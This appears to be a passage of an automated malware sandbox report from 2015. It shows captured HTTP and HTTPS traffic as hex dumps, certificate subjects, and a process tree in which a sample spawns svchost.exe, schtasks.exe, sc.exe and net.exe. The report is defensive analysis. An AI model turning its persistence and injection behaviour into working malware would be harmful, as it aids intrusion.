					7a 3c 0e 87 b2 23 ac 4c 8c 8a 5c 0c 78 21 4 6 08 74 9e 5e c8 c4 aa c8 84 83 71 09 1a 6c 38 70 e5 69 0e 4a 27 33 c2 c1 c4 f6 ad 9b 81 15 cf 4a c0 35 76 84 e7 bd f5 7a 2d c8 89 2e 41 34 55 11 54 13 45 d1 a5 eb 68 7f ec d4 7d 24 01 c7 0d 13 ee 35 bd 3d ed 06 95 c6 eb 56 6e 55 12 14 45 08 5b 91 5b 61 28 f9 13 22 fa e3 47 d9 fd 50 1e 98 6b c6 6d 96 33 e0 11 f1 19 e7 45 50 3e 98 67 a8 0a 3f a4 6b 59 7c ea a6 4c be 76 a7 d2 f1 71 44 7a c6 15 04 54 00 26 70 95 26 b8 e9 3a c8 66 f7 c8 cc 9b 54 e8 62 b3 cb 5c fb b2 10 41 66 5c e5 81 4a c2 e2 49 ce bd ab d4 b9 74 4e 30 39 0e 89 f2 1a 8d ad 99 7c 2c 5b 72 a3 5f e8 ca 78 f1 d4 59 1e 65 dd 28 64 dd 8c 6f b0 a3 ab 60 33 0b c8 0f f2 84 c2 a0 10 28 1c 1c 1b 20 12 24 0e d9 82 56 08 b5 65 00 79 83 73 24 70 cd 06 ea 75 ee a0 ed 0d fa f5 a0 08 d0 f2 05 57 85 81 7e 12 14 03 41 10 42 1e 85 09 f3 47 6f 4f 56 b2 e2 19 a6 9c 4a 54 12 85 22 56 46 d6 3c 95 41 c9 cf 90 85 33 ee cb 8a 72 c1 1c 08 1b 13 0b e8 61 64 64 66 60 c1 f2 b0 1a ed 70 68 9c 4a 3a 72 f8 45 c5 ae 5b 5c 4c 1e 58 1e 3a 9d f2 1c b7 3f d6 87 2b bd d1 96 ee da 62 fb f8 ba 6c f7 10 96 87 53 74 ce ce 0f 55 8c 4e 3b a1 0c 61	
Oct 1, 2015 12:40:49.141809940 CEST	80	2002	191.234.4.50	192.168.0.20	b5 68 2d 57 81 e7 f7 c7 34 fa 55 71 62 cf 4d 62 46 3d ed 58 10 43 1a 1e 44 58 dd 81 aa d 8 0f b2 03 87 0f 14 0c b4 da 83 56 10 55 b5 1d 50 ea 0e da a1 a0 27 18 9c a5 f0 d1 fb a6 bc 50 3d 99 3f d7 96 9b 73 5f a3 6a fd 19 8d 57 5f c4 8b ca 17 50 94 ff b2 2d 04 86 74 31 40 2e 07 1f c7 73 3a a5 7f ae 35 d3 c5 6a 37 5b 1f 21 59 62 7c b3 90 e5 e0 d2 6c cb eb e5 47 dd 46 f3 45 b0 da 3f 6c 67 ea d1 6d 2d 6e e7 28 2f 36 49 cf f1 e2 9e 08 1a eb 96 1e a8 ce 5f c8 99 e9 d8 f6 b8 35 0e d1 a7 d1 ae 0e ab ce 6e 0b 74 e7 3c 01 27 04 13 96 89 4e 69 6d e8 97 3b b7 21 7b a9 09 c3 09 a5 a3 ba f9 4e cd 68 02 0e fa 75 ed db 1a 99 fe 78 60 cf d8 db 20 67 52 cc b6 42 e7 2e 56 7b f3 27 87 ba 3d 7d 05 eb 3d 7c 1f 68 67 a4 39 b5 36 e4 ce af c2 6a ef b4 77 1a 5b 50 60 90 47 dc bf cc fe de 64 9a f6 b8 95 c6 a3 9c a0 d4 ed e5 95 a2 03 21 cb 05 74 10 2f 1a ed 0e b0 fd 7f e5 07 e2 90 2a 84 40 28 38 28 76 31 08 13 ba 94 27 cc f5 5a db 2b 15 11 1b f3 52 11 72 9b a6 8b b2 31 4a 6e c2 6a 1f 5b 70 a5 be 41 74 ed 9d 57 3b 46 9f 28 dd f7 61 a1 d1 ce 4e d1 be 1a 58 a0 11 18 95 3d b8 5b 04 18 27 89 72 0f 0c a1 c7 83 5e 24 42 1e 61 f9 c9 a7 39 c5 d7 9d e4 2c 76 2d bf db 86 25 14 32 1d fd 12 3 a c1 c1 8b 5b d8 b6 36 aa 6a ed c4 ba 31 7f ed 21 7b 16 f1 c6 91 cb 6e d1 11 3d 7b 10 55 1a 8f 95 86 25 c1 88 bf 79 2c c3 0f df 9d 11 3e 61 60 0d d2 30 01 de 36 a8 96 53 4a 64 61 dc 29 39 78 cd c5 18 7a 71 63 ac 15 58 03 1b 56 71 1a 31 7a 9a e1 d4 c9 8a 27 5e e2 f2 a9 96 d6 5e 73 55 7c 24 cc 75 91 b 0 dc 7e 83 4c 67 66 8d e6 1d 59 07 cd 1f 56 1a d1 28 66 a5 28 06 d6 f8 6d d4 b8 ef 2d e6 ef 2d 26 2c a3 e0 63 26 7a 8d f0 86 2d 83 c2 a6 02 9e 66 47 4f 1c 0a 36 cf ca e4 4e 88 79 3c 99 7a a0 8d 2c a1 81 10 67 7c c3 0e 95 83 17 21 d2 88 24 13 07 b5 ef 3c 8a c3 e3 18 71 08 Data Ascii: MSCFV,IG` authroot.stlW8CK<T c5(=!Ev"d'c-iTBWIH%VE%)fuo~/3s y>=ldbUH4M1&J}<#L\x!Ft^ql8piJ' 3J5vz-.A4UTEh}$5=VnUE[[a("GPkm3EP>g? kY|LvqDzT&p&:fTb\Af\JltN09|,[r_xYe(do`3($Veys$puW~ABGoOVJT"VF<A3raddf`phJ :rE[\LX:?+blStUN;ah-W4UqbMbF=X CDXVUP'P=?s_jW_P-t1@.s:5j7[!Yb|IGFE?lgm- n(/6l_5nt<'Nim;!{Nhux` gRB.V{'=}=|hg96jw [P`Gd!t/*@(8(v1'Z+Rr1Jnj[pAtW;F(aNX=['r^ $Ba9,v-%2:[6j1!{n={U%y,>a`06SJ da)9xzqcXVq1z'^^sU\|$u~LgfYV(f(m-- &,c&z-fGO6Ny<z,g|!$<q	
Oct 1, 2015 12:40:49.142205000 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 1f c2 f3 c3 e6 71 38 06 3c 74 eb 6b f2 70 e4 3d cc c5 97 b0 b3 df 7a aa 7d a7 51 88 55 f4 93 f1 96 26 4a f2 98 2d 54 e2 b0 10 c7 03 ae 5b 89 0c 9d 7f d0 e3 a0 14 c5 e2 d3 7d 75 ae 10 ed 54 1f 94 dd 8f 1f 7f fe 3e df 79 87 65 fa c3 43 46 22 e5 56 Data Ascii: q8<tkp=z}QU&J-T[}uT>yeCF"VX$;&T>]3H7kwm(#c@v[lwe23(y+|K9>o UzVW|k|,VxPmVX!Jj%N_9T~vC!45a!(	526
Oct 1, 2015 12:40:49.142644882 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 8a 9d 6d fa 1a e8 e9 07 66 ab 5e 1a 23 e4 0f a0 40 d6 58 78 bc c7 9a a0 dd 20 c7 60 22 fc 4c 8b b5 ef 73 14 37 4a 7e 8c 55 b8 31 7c 3c cc 24 c9 4b f3 0d cf d9 91 be fc fa f9 73 53 28 24 51 9e a9 e8 b1 af 61 7e 99 f7 40 1e d7 be 55 65 e4 de 26 ec Data Ascii: mf^#@Xx `"Ls7J~U1|<$KsS($Qa~	529

					@Ue&5,MYmJ^^/@r+(s%L&x-WoccwcuX x[|^Rw#|vy1|#ZB.E#Ug=lj:O)2W_* KF>d6"Nc`>s:8/V$f	
Oct 1, 2015 12:40:49.142653942 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 91 13 1b 1d bf e8 3a dd 60 dd 8c 98 54 1b 7a 54 3c 28 e1 8d e5 59 6b 63 20 13 7a 01 2d 08 07 a0 99 aa fb a5 de 55 b7 2d 5d ff d0 ec 4e 7e f1 b0 33 49 e7 22 e1 5e ea 57 94 a0 01 6d 0a 1a dc d0 45 c5 47 18 08 6f 7d 66 9d 1b 97 2e a6 48 fa db a4 ca Data Ascii: :`TzT<(Ykc z-U-]N~3I"^WmEGo} f.HVJJUUg>b@6{e\iw\g@GPaLLn[S4>8)* [%e:Z/&#Q^=bp~*m2ts?P,z	530
Oct 1, 2015 12:40:49.142788887 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: eb cd e4 08 78 ed 06 8e 87 b8 55 fc 1f 80 31 01 50 2d 43 7c 59 ae 6c ed 71 5d 02 b8 07 63 63 b6 6c b8 ce 57 7a a0 e1 c8 21 b9 09 23 92 6d e0 bf 26 f8 8f e4 26 c4 e8 1d 7d a2 b6 6a d6 a0 13 c4 22 06 71 4d dd 70 72 e9 cc ab f8 94 13 c7 a8 86 fb af Data Ascii: xU1P-C|Ylq]cclWz!# m&&}j"qMprfjdl>($9kxw{7*a]N-yQ S2RvQKc8J%;lwWv"wK};y\85TW.Fo}? ~LKa|/O,.AHsy	530
Oct 1, 2015 12:40:49.160990000 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 87 9a c0 fa 48 5a cf a1 22 1c c3 91 f5 08 95 85 8a 1b a1 49 79 d9 e8 b8 c1 3d ab 1a cd 6a 1d d3 95 9f 59 6e 4f 89 26 4b 7f 72 d1 eb 5e dc 71 b3 10 78 c5 f9 d7 49 74 82 aa 7d da 24 c6 50 2b 90 38 8d 03 b9 2c f7 da 5a dc f6 82 59 50 fb b3 5c f4 31 Data Ascii: HZ"Iy=jYnO&Kr^qxlt}$P+8,ZYP\ 1VmunEEt2+"h}C8/P{\ /=iZq'4&De;rl$V5HtT]rUC\HU_dgqw?~+*}81k.B:	533
Oct 1, 2015 12:40:49.161299944 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: f1 47 92 88 ba 31 77 3d fb 50 7a c8 5b b0 dd e4 21 83 ba 66 fe 5b 2a fd 95 b1 8f 3c e7 ed 7f 39 05 f7 bb 6a 4f 47 61 70 b9 82 8e cb a7 63 a9 9b 75 35 68 1f a8 95 0b c6 9a 88 a7 8c 20 d9 91 80 d9 d5 34 d4 2f ef 89 d4 96 59 15 99 44 d4 a8 54 e9 ff Data Ascii: G1w=Pz[!f[*<9jOGapcu5h 4/YDT(Id2F7'7wnF|[U-YXg[G`p$7>(ubD! q>gft(D>'[x:I3g'n	536
Oct 1, 2015 12:40:49.161647081 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: b5 3c 2e bd 02 06 6a 1a ef de f9 94 81 ef 93 00 82 a7 53 fe 75 60 ab cb 8c 9a 26 18 cf be 3f 3c eb 2a db 29 e6 14 8e 44 fb 7b cf 70 37 e4 dd 5d a0 0c 32 4e 60 1d 4d ef 96 7b 83 4f ee f8 dd 33 e4 2f a7 a4 c0 29 83 d3 c8 5d e0 f3 6a 40 99 a8 5a a1 Data Ascii: <.jSu`&?<*)D{p7]2N`M{O3/)]j@ ZMmj"oD7h9of53F75-_P=85?1IT9IL]x}!jv}=O_ WrQ~@}PB;/9	539
Oct 1, 2015 12:40:49.161655903 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 1e 5f 7c 3e 48 62 d1 1e d0 47 4c 29 9c 26 e4 bc 6f a1 58 99 6f c7 fb fc c6 f8 27 45 67 35 5e 5d 30 55 f3 22 79 28 f6 d3 fe 73 d7 92 83 10 08 19 b8 24 11 c0 52 67 55 cf 6f 6d 61 d8 bc 90 39 d7 56 6e 8f 87 60 f0 3c 5d 52 82 b1 5a fe 26 27 c3 5b b7 Data Ascii: _|>HbGL)&oXo'Eg5^] 0U"y(s$RgUoma9Vn`<]RZ&'[il<'?+ w%Ncjr(|N,%^ZxHG0^M|^mPR4"ejaz UD}Uz+1GI=+vZWVp:?e7 N|	540
Oct 1, 2015 12:40:49.161788940 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: b3 3f 3d cb fd 44 bb f4 ef 42 fb 75 49 36 18 34 40 79 39 58 19 ca 66 3c 3e 69 b0 48 69 7e 38 66 27 c1 e0 b7 ce 07 f8 b1 99 c2 7a f5 34 55 8d 3e d3 b5 6b 0f 1d 34 43 a0 43 13 00 62 6e 47 aa 40 ac 1d 4e 3c ef e4 6d 4c 17 11 8d 5c 06 69 89 d1 c4 ea Data Ascii: ?=DBuI64@y9Xf<>iHi~8f'z4U>k4 CCbnG@N<mL\ilq{"_g-g2BOkV0ceht B?,y<yw\i+ib{[>4LKdQpmd] [8qI/ `tJnL7wg`H	541
Oct 1, 2015 12:40:49.161979914 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 84 b7 7c f1 dd 26 07 10 15 18 e5 77 7d 6a 07 45 9d 7b e7 6e f4 59 14 fa 0f 38 73 54 4a be 01 52 e5 8c 38 ed 35 57 ab fc 8c cb 30 39 29 d2 34 cc 5b b1 cd 87 15 25 7a 8d 1d 37 33 b2 b8 53 a9 59 7d a3 ab 3e 16 57 38 16 1b 04 02 81 fd d2 f2 16 a3 01 Data Ascii: |&w}jE{nY8sTJR85W09)4[%z73SY }>W8y/"9[EEIB><#dn5z}MKE^-0ba' 0XgCQ#K{HA]-;~N)W4{fg.2"z%9OZz wSdBrHG	544
Oct 1, 2015 12:40:49.162378073 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 12 ff 32 4a 03 90 0c 7d 4b b8 ba 9d 07 fd 4f ac 8d 76 fd d2 d7 76 12 79 d6 0c 51 0b 02 8d b1 63 d5 d7 e1 ca e7 83 3a 1f 2b 8a 94 50 19 8f ad fa b8 2a ed 27 09 84 5a fd c4 b1 28 83 33 81 44 a9 a4 ed 69 6d 6e 98 33 40 a8 89 78 68 79 53 30 0f 14 d7 Data Ascii: 2J}KOvvyQc:+P*'Z(3 Dimn3@xhyS0+Xx"6(@$tzQ;.A<wvZ,kd~ [0U(9OXr~u*d#@>|LfG;ty:.0h}_u+thl5oFp V2&JO k9	547
					Data Raw: 17 87 b1 c5 d9 b0 7d 78 f0 7b a0 fe a3 a8 09 78 35 42 e8 27 7f 2d c9 d4 44 97 ef ce 81 5d 11 ba a1 ef 4a 6d 36 17 45 9b d6 83 98 52 5f 18 3a 22 aa 20 43 25 9b 0f de	

Oct 1, 2015 12:40:49.168217897 CEST	80	2002	191.234.4.50	192.168.0.20	a0 17 bf f6 80 6e fa 64 6b 9a a7 5b 7a 40 02 8e 1e 2e 10 dc 47 84 6f 4e 79 51 f5 Data Ascii: }x{x5B'-D]Jm6ER_:" C%ndk[}@. GoNyQzPO;otp*/;EOjxOe@o7Ev?^nL MNpfEH@vW3.2]!g=sVBdg$j`x<}4-i	548
Oct 1, 2015 12:40:49.168705940 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: d8 1d d9 01 ff 90 ce 01 24 c4 55 44 fd 16 9b 09 ac 37 06 9b c0 0c ac 6e 8c fb bd 77 ec 41 01 2c bf a1 48 86 2b 87 79 4c ff af ba 2b 8f 87 b2 ed c2 c3 0c 5a a4 30 4a 59 9a af 8d 30 63 32 b2 2f d1 82 91 dd 10 a5 88 2c 89 50 29 b2 24 95 10 4a c8 48 Data Ascii: $UD7nwA,H+yL+Z0JY0 c2/,P)$JHM4-5I5D/a(76s+}{s99NR MG<Y0~tAha)G+"cvJG^R&NB'-J>Qm6 6E1K4lw	551
Oct 1, 2015 12:40:49.168714046 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 3f 53 0d 85 fa 36 7f 8a 38 c3 f7 7b aa 4f ff 33 01 74 f8 76 43 5b 6f c8 65 b1 8d a5 ec 80 da d4 2c 36 e2 d5 25 91 68 99 a2 fa 69 23 d4 26 a7 8c fc dd 0c f5 9b 05 2a 6c e4 3b 76 c7 90 e8 ad bb 88 33 fd a2 a9 26 fb 26 d9 12 59 ca 1c 33 2b e6 74 46 Data Ascii: ?S68{O3tvC[oe,6%hi#&*l;v3&&Y 3+tFUET==2nvR;c\q@^Z=Gmb+MHAU] lbzM,h+$W4c/@f4AoVdja*=p{-h$,W Zv:KcS d	552
Oct 1, 2015 12:40:49.180788994 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 75 23 e4 d0 8d fb 6b fa 33 e0 8a e9 a9 c0 6e 63 db 4f 69 e7 34 db 8a 53 73 66 93 b3 81 d8 f7 3b 71 ad 51 6a b8 61 4b 75 1e ae ce 3e 1e 14 30 92 e2 9a bd 13 8d ac 4f 2b 4b 5e fb b9 99 98 d3 26 15 51 39 ef 61 dd a1 8b 62 1e 81 14 da 10 bd f3 96 f6 Data Ascii: u#k3ncOi4Ssf;qQjaK u>0O+K^&Q9ab/io6g1EZ F$hP1,3(U 98sG^dD-+hZ`{ZuAVL,55r?qfr5]7c w\mpUG8	555
Oct 1, 2015 12:40:49.180798054 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 25 95 71 3c eb 85 c7 d1 86 0e 70 45 3c f9 35 c7 48 7d a2 73 4f 85 6b 56 49 a9 68 98 7d 80 98 91 cd 6a 89 8c 69 50 97 37 e2 64 ce cc 30 d6 3e 50 68 85 c6 03 31 13 f1 2d 96 10 8f f0 a3 18 71 76 7c 16 cf 86 e7 56 87 7b 5a da cf 9c 66 26 b6 a1 38 88 Data Ascii: %q<pE<5H}sOkVlh}jiP7d0>Ph1-q v|V{Zf&8.!aB-0AS@#b%W}d*c.'_s& {H|~hzuc+q#X@OwWy+qd))E@:+3OYe#k9	556
Oct 1, 2015 12:40:49.181013107 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: d0 a4 83 40 59 a1 5d 13 c7 a6 bf 1e 0a e3 bb 71 3a 63 fc c8 33 fc 96 2b 2f c0 d3 22 14 32 1d 2e 0a 99 69 06 b3 91 e0 d4 98 73 3e 1e 06 a2 49 14 f2 d8 a0 4b b2 e8 0d f4 d2 8b b2 4b ba b2 d3 4d 75 96 d9 c0 49 3c 98 8f 19 58 47 bf 5c de 7f d5 10 e7 Data Ascii: @Y]q:c3+/"2.is>IKK Mul<XG\QMXq},wDN[PP_>fDj:bn`oO q$T(v3$%^ofNr3MS")(AN5COJ386`D]o1hwjkCaR:	559
Oct 1, 2015 12:40:49.181516886 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: bb 95 31 83 23 00 c3 ef e5 ec 65 2a 3c 2c 48 c3 8e 77 e0 86 3a 1f 4d 2a 19 de aa 93 a5 36 78 29 fa e7 b3 23 0f 5b 4e 67 a4 50 e3 a5 ba 88 3d 86 f0 af 21 70 a8 ab c5 5f d9 37 57 55 37 5e 12 fa a0 cf 87 47 e2 fc 47 08 6d be 9a 44 b0 ca 87 90 13 ee Data Ascii: 1#e*<,Hw:M*6x)#[Ng P=!p_7WU7^GGmD/4rgGm!V,{A|a{}b Fb>AW/,^`WCoy~|Oahd&~2^hslMnX0 <AuA$,<	562
Oct 1, 2015 12:40:49.181533098 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 94 b9 9a f2 9d 00 86 34 33 cf 79 75 df 2d c1 d9 f2 87 e9 49 2e e1 09 35 37 bb 9f 34 a0 0d d6 cc 74 27 2e 9e ac a3 c5 b4 1c cb d2 bf 69 50 bf 27 0b 8e 04 55 a5 71 fb 03 31 f2 0a c7 17 de 42 3f d1 b1 86 f9 64 24 40 75 22 ca a0 f3 77 9c 0e 63 55 fc Data Ascii: 43yu-I.574t',iP'Uq1B?d$@u"wc U@:^N1\<CrhNF,a8e6o2T,~`E?/MZ`AW{Vzzi 'ih.@{AyqV!pIlB~3'y	562
Oct 1, 2015 12:40:49.181782961 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 3e 5f 5b 9b 06 47 d0 4a e5 20 43 5d 2b a3 73 e9 e6 f4 48 eb c9 b3 0b 5c 5f 3f 18 2b d6 3b b5 6c 09 ff 9d 6d 07 7d 32 ab fe 2d cd 12 ed dc 6c bd 96 38 24 ed d8 27 83 b6 19 61 22 13 e8 f6 db 05 6a fa a7 e2 94 15 cd 2c 6e 21 ab 7d dd 0d 0d 0e 58 a6 Data Ascii: >_[GJ C]+sH_?+;lm}2-l8$'a"j ,n!}X"|Bh0cYoVoW5t A))rKO G+U? $hv/6PZNZ_s)9IJe~v%l;PW7>\">=0 UZW]wi_SD	565
Oct 1, 2015 12:40:49.181792021 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 0a 6c 58 da 12 4e d3 7c 26 4c f7 c3 fb 30 fe 86 07 9b 99 ee 63 7d 82 e8 d9 4c c2 45 8b af ef cd fd a5 73 c0 77 1d b2 0e 30 bb 8d 9f 03 1b 63 f6 3a 12 ad 32 7b 9d 09 c5 3f 9f 4f e7 43 12 0c 7e f9 38 3b 7f a9 dd eb 44 2b a8 02 27 1c d3 32 2c be e9 Data Ascii: lXN|&L0c}LEsw0c:2{?OC~8;D+'2 ,zl{s\/?l49W6m33nSql~FRtq)%:u0 P~G<ucd3Zs[+}a&hQQ#mv{e?jG$pF	566
					Data Raw: 58 9a 97 bb ce b0 57 38 f1 fa 26 9c 3e 8c 48 4d 53 02 3f f1 bd 3c 23 3e 8e 9f 92 db 96 d8 dd 14 0d 8d d6 04 91 f1 c6 e8	

Oct 1, 2015 12:40:49.187767029 CEST	80	2002	191.234.4.50	192.168.0.20	22 0a 4a c6 55 af ec e5 59 5a c1 1a c5 2a 65 d9 27 41 64 7a e3 1d 6d f2 46 f8 b9 51 d6 c5 16 e6 86 e7 5f 38 f0 25 fa 75 9c 3f Data Ascii: XW8&>HMS?<#>"JUYZ-e'AdzmFQ_8%u?=R[{_D5,+;I$`p)jHtxjy0Y]vaZCae=yfCP1\tw&wi>8WO~+Ke\aRX2GEG	568
Oct 1, 2015 12:40:49.187776089 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 26 27 cb c8 49 84 cd 55 20 b6 c9 f4 3c 64 6a 43 f3 7a f3 ee db bc 04 e9 e7 33 d3 a5 35 98 89 87 19 16 74 65 f3 5b de 73 1c e2 07 f6 4e 7c cd a1 5c ed ed f9 52 2d 5b 7d fb d5 53 49 68 55 39 fd f7 9c fd a8 1e 18 7c 57 dc 4a 53 ba 1d e2 16 ac 56 07 Data Ascii: &'IU <djCz35te[sN|R-[}SIhU9|WJSVfEL="/PWLYmR1Qz@aV"&O,4/c}6oX1Fw\=&^[IMW+wzd_M31PLqG+49nQ[7]~6/>xHDA5N;	569
Oct 1, 2015 12:40:49.188062906 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: d3 ff aa bb ce a8 26 d6 6e 4d 42 e8 84 de 05 69 52 04 02 93 00 a1 aa 84 22 82 54 69 d2 04 a4 37 91 18 44 04 84 04 04 a9 22 55 05 04 41 40 a5 8b 34 01 c1 42 11 44 8a 48 af d2 8b 14 1b 87 26 77 a2 9f 7e 78 ca 77 ce b7 ee 3d 6b 9d 9b 1f c9 bc ef 3b Data Ascii: &nMBiR"Ti7D"UA@4BD H&w~xw=k;5ygfVB`8ul|`ffuzryazap_ q:)=Xsap, A!e-!14uf4vb~>=\8bS)BO@j(	572
Oct 1, 2015 12:40:49.188071966 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 7d cc 09 c0 00 d0 cb d4 c9 d4 fe ef 4d 1a 08 14 35 0c 11 de 36 c4 37 04 20 8d 40 29 fc 1f 9a b4 3f 08 8f 03 53 fb bd 67 84 02 24 bf aa f6 af 4d 8c ac ae d6 25 e3 c6 4a 25 43 39 16 d1 a4 da 25 d4 1d 3b cf b8 43 0b c2 05 95 dc 71 b1 d1 35 47 25 12 Data Ascii: }M567 @)?Sg$M%J%C9 %;Cq5G%\JTQ3[*EZdMy^Q_h+yvlY0F 4:nG3KN]\P{VA]C<`"{.VuOzrFu@od[a;<	573
Oct 1, 2015 12:40:49.206547022 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: 10 28 e0 a0 46 7c fa 61 59 3d e2 bf 4a 03 c5 6f a4 e1 ca df 42 bb 28 00 f8 c6 b3 07 ff 8a af 25 2a 04 f0 55 21 90 00 58 c0 48 79 59 79 69 05 50 21 50 e8 af 43 05 80 38 fc 47 a8 18 01 fa 5b 29 80 12 a5 00 0a 4a 01 58 77 55 a1 17 83 77 74 45 f2 ba Data Ascii: (F|aY=JoB(%*U!XHyYyiP!PC8G[) JXwUwtEW5#HJz\#X|me6)W]<mOz_*;=['k B/>75QP49%M3B|s\V5\~f+(rX3%vXp	574
Oct 1, 2015 12:40:49.206556082 CEST	80	2002	191.234.4.50	192.168.0.20	Data Raw: cf 17 70 ad 4f 76 de ac 8d 88 5e dd 3c a7 8d 75 3d 24 ce 28 40 e9 30 6f 8c 0a 08 bb ab ae 54 e8 d3 64 64 71 b9 fc e3 39 9e 69 df 42 79 c1 fe a0 6b 08 11 b9 30 6d 91 d6 a2 0b 15 e5 4e 21 e4 24 2a 9e 93 42 4f 68 28 1c 39 b5 28 fd fd 33 2c 0f 5d 3a Data Ascii: pOv^<u=$(@0oTddq9i Byk0mN!$*BOh(9(3,]:8O[TXcu+i	574


[HTTPS Packets]


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Subject	
Oct 1, 2015 12:39:03.333580971 CEST	443	1979	82.115.76.211	192.168.0.20	EMAILADDRESS=xmwjxkdijxzijsughlx.qhutlwtdnsfvc@gmail.com, OU=xcimrdvynvbp, CN=xmwjxkdijxzijsughlx qhutlwtdnsfvc, O=rxzsrjjbtpyrf xcimrdvynvbp, L=Merritt Island, ST=Florida, C=US	EMAILADDRESS= OU=xcimrdvynvb O=rxzsrjjbtpyrf xc
Oct 1, 2015 12:40:46.342808008 CEST	443	2000	186.46.142.66	192.168.0.20	EMAILADDRESS=Rice.Simonds@gmail.com, OU=khbijmudwxi, CN=Rice Simonds, O=iuoobafjyef khbijmudwxi, L=Bergenfield, ST=New Jersey, C=US	EMAILADDRESS= CN=Rice Simonc ST=New Jersey, C

Hooks - Code Manipulation Behavior

Statistics

CPU Usage







- ad0d7d0903cb059b878...
- svchost.exe
- ourwunder.exe
- PqYCjSmCJimPGIU.exe
- svchost.exe
- spoolsv.exe
- cmd.exe
- cmd.exe
- schtasks.exe
- PqYCjSmCJimPGIU.exe
- sc.exe
- net.exe
- net.exe
- net1.exe
- net1.exe
- PqYCjSmCJimPGIU.exe

Click to jump to process

Memory Usage





- ad0d7d0903cb059b878...
- svchost.exe
- ourwunder.exe
- PqYCjSmCJimPGIU.exe
- svchost.exe
- spoolsv.exe
- cmd.exe
- cmd.exe
- schtasks.exe
- PqYCjSmCJimPGIU.exe
- sc.exe
- net.exe
- net.exe
- net1.exe
- net1.exe
- PqYCjSmCJimPGIU.exe

Click to jump to process

High Level Behavior Distribution

- File
- Registry
- Network

Click to dive into process behavior distribution

System Behavior


Analysis Process: ad0d7d0903cb059b87892a099fe21d7e.exe PID: 2196 Parent PID: 3564

General

Start time:	12:38:58
Start date:	01/10/2015
Path:	C:\ad0d7d0903cb059b87892a099fe21d7e.exe
Wow64 process (32bit):	false
Commandline:	unknown
Imagebase:	0x400000
File size:	31232 bytes
MD5 hash:	AD0D7D0903CB059B87892A099FE21D7E

Show windows behavior

File Activities



Section Activities

Section loaded by Windows

Section loaded by Program

Show windows behavior

Registry Activities

Show windows behavior

Mutex Activities

Show windows behavior

Process Activities

Process Created

Process Queried

Process Terminated

Show windows behavior

Thread Activities

Thread Execution Resumed

Show windows behavior

Memory Activities

Memory Read

Memory Allocated

Memory Usage Statistics

Show windows behavior

System Activities

Show windows behavior

Windows UI Activities

Window Created

Window UI Enumerated

Show windows behavior

LPC Port Activities

Chronological Activities

Analysis Process: svchost.exe PID: 2772 Parent PID: 2196

General

Start time:	12:38:59
Start date:	01/10/2015
Path:	C:\WINDOWS\system32\svchost.exe
Wow64 process (32bit):	false
Commandline:	svchost.exe
Imagebase:	0x1000000
File size:	14336 bytes
MD5 hash:	4FBC75B74479C7A6F829E0CA19DF3366

Show windows behavior

File Activities

File Created

File Deleted

File Written

Device IO

Section Activities

Section loaded by Windows

Section loaded by Program

Show windows behavior

Registry Activities

Key Value Queried

Show windows behavior

Mutex Activities

Show windows behavior

Process Activities

Process Created

Process Terminated

Show windows behavior

Thread Activities

Thread Created

Thread Delayed

Show windows behavior

Memory Activities

Memory Allocated

Memory Usage Statistics

Show windows behavior

System Activities

Show windows behavior

Timing Activities

Show windows behavior

Windows UI Activities

Window UI Enumerated

Show windows behavior

Network Activities

Socket bound

Socket connected

Show windows behavior

